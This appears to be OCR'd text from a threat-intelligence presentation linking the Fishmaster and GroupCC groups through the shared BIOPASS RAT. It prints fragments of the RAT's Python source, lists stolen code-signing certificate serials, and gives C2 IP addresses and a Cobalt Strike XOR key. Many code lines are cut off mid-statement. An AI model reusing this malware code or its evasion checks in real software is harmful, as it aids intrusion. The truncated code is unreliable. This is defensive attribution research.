
*https://www.trendmicro.com/en_us/research/21/g/biopass-rat-new-malware-sniffs-victims-via-live-streaming.html

GroupCC



```
    def handler(self, port):
        ip_port = ('127.0.0.1', port)
        back_log = 10
        buffer_size = 1024
        webserver = socket.socket(socket.AF_INET, socket.SOCK_STRE
        webserver.bind(ip_port)
        webserver.listen(back_log)
        while True:
            try:
                conn, addr = webserver.accept()
                if port in self.ports:
                    self.init = True
                recvdata = conn.recv(buffer_size)
                conn.sendall(bytes("HTTP/1.1 200 OK\r\nAccess-Cont
                conn.sendall(bytes("BSVO1", "utf-8"))
                conn.close()
            except:
                pass


o = online()
o.start()
```


Fishmaster



```
    def handler(self, port):
        ip_port = ('127.0.0.1', port)
        back_log = 10
        buffer_size = 1024
        webserver = socket.socket(socket.AF_INET, socket.SOCK_STRE
        webserver.bind(ip_port)
        webserver.listen(back_log)
        while True:
            try:
                conn, addr = webserver.accept()
                if port in self.ports:
                    self.init = True
                recvdata = conn.recv(buffer_size)
                conn.sendall(bytes("HTTP/1.1 200 OK\r\nAccess-Cont
                conn.sendall(bytes("BPSV3", "utf-8"))
                conn.close()
            except:
                pass


o = online()
o.start()
```


BIOPASS RAT Python Script (local online server)

GroupCC



```
# coding:utf-8
import base64
import ctypes
import os
import socket
import sys
import threading
import time
import traceback
import urllib.request

dll_h = ctypes.windll.kernel32
if (dll_h.GetSystemDefaultUILanguage() != 2052):
    print(1)
    #exit(0)


def xlog(title, content):
    try:
        with open(os.path.join(os.getenv('temp'), pycs.log'), "a+
            f.write("[{}] [{}]\t{}\n".format(time.strftime("%Y-%m-
    except:
        pass
```

Fishmaster



```
# coding:utf-8
import base64
import ctypes
import os
import socket
import sys
import threading
import time
import traceback
import urllib.request

dll_h = ctypes.windll.kernel32
if (dll_h.GetSystemDefaultUILanguage() != 2052):
    exit(0)


def xlog(title, content):
    try:
        with open(os.path.join(os.getenv('temp'), 'pycs.txt'), "a+
            f.write("[{}] [{}]\t{}\n".format(time.strftime("%Y-%m-
    except:
        pass

```

BIOPASS RAT Python Script (C1222 module)

Fishmaster Used(stolen) certificate

- Happytuk Co.,Ltd.
  - Serial Number : 0E D4 DF 10 33 39 3F F2 AF 41 C5 71 A6 AA 19 D7
- Rhaon Entertainment Inc
  - Serial Number : 06 80 8C 59 34 DA 03 6A 12 97 A9 36 D7 2E 93 D4

GroupCC Used(stolen) certificate


- Quickteck.com
  - Serial Number : 70 D8 96 11 7E 15 30 2C 7E EF EC B2 89 B3 BF E0
- 주식회사 엘리시온랩(Elysion Lab Co., Ltd.)
  - Serial Number : 03 D4 33 FD C2 46 9E 9F D8 78 C8 0B C0 54 51 47
- ARGOS LABS
  - Serial Number : 00 F7 B7 5C 60 5B 00 83 95 73 8A AC 06 AB E3 B4 70
- 1.A Connect GmbH
  - Serial Number : 00 A7 E4 DE D4 BF 94 9D 15 AA 42 01 84 3F 1A B6 4D


Fishmaster v.s GroupCC

- Shared Tool – Biopass RAT
- Similar TTPs
  - Uses some stolen or revoked certificare
  - Uses Legitimate installer (like Flash, Silverlight, BrowserPlugin)
  - Use aliyun as payload sites

Amoeba v.s Fishmaster v.s GroupCC

- Amoeba v.s. Fishmaster
  - Two possibilities
    - Shared C2
      - 163.138.137.235
      - 93.180.156.77
    - Shared customized CoboltStrike
      - Xor key : 0x3A
- Fishmaster v.s. GroupCC
  - Shared Tool : Biopass RAT
  - Similar TTPs
    - Uses some stolen or revoked certificate
    - Uses Legitimate installer
    - Use aliyun as payload sites





Other operation

#Goblin panda

IR case

cobaltstrike

cobaltstrike

security_audit_template_final.doc

*RedFoxtrot Drop PCshare


IR case

# https://community.riskiq.com/article/56fa1b2f

* https://go.recordedfuture.com/hubfs/reports/cta-2021-0616.pdf

#Goblin panda

Connection to Gobling Panda or Other Chinese APT



